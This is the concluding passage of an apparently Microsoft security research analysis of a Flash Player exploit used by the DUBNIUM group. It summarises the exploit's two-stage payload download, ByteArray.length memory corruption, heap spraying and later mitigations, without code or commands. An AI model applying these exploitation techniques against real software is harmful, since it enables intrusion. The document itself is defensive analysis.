


Figure 20 InternetOpenUrlA 2nd download

Conclusion

With the analysis of the Adobe Flash Player-targeting exploit used by DUBNIUM last December, we learned they are using highly organized exploit code with extensive support of operating system flavors. However, some functionalities for some operating system are not yet implemented. For example, some 64-bit support routines had an empty function inside them.

The way the shellcode is authored makes the exploit code very extensible and flexible as changing shellcode behavior is extremely simple – as much as just changing AS3 code lines.

The actual first stage payload download is not just performed by a single download but are split into two.

They also use the *ByteArray.length* corruption technique to achieve process memory RW access. There was a hardening upon this object just after this incident and *ByteArray* now has better sanity checks. Therefore, the same technique would not work as straightforwardly as in this exploit for the versions after the hardening.

The exploit relies heavily on heap-spraying techniques, and this is one major element that makes this exploit unreliable.

This is a good example of how mitigation undermines an exploit's stability, and how it increases exploit development cost.

Due to the exploitation method it relies on for the *Function* object corruption, with Microsoft Edge you have additional protection over this new exploit method.

Jeong Wook Oh
MMPC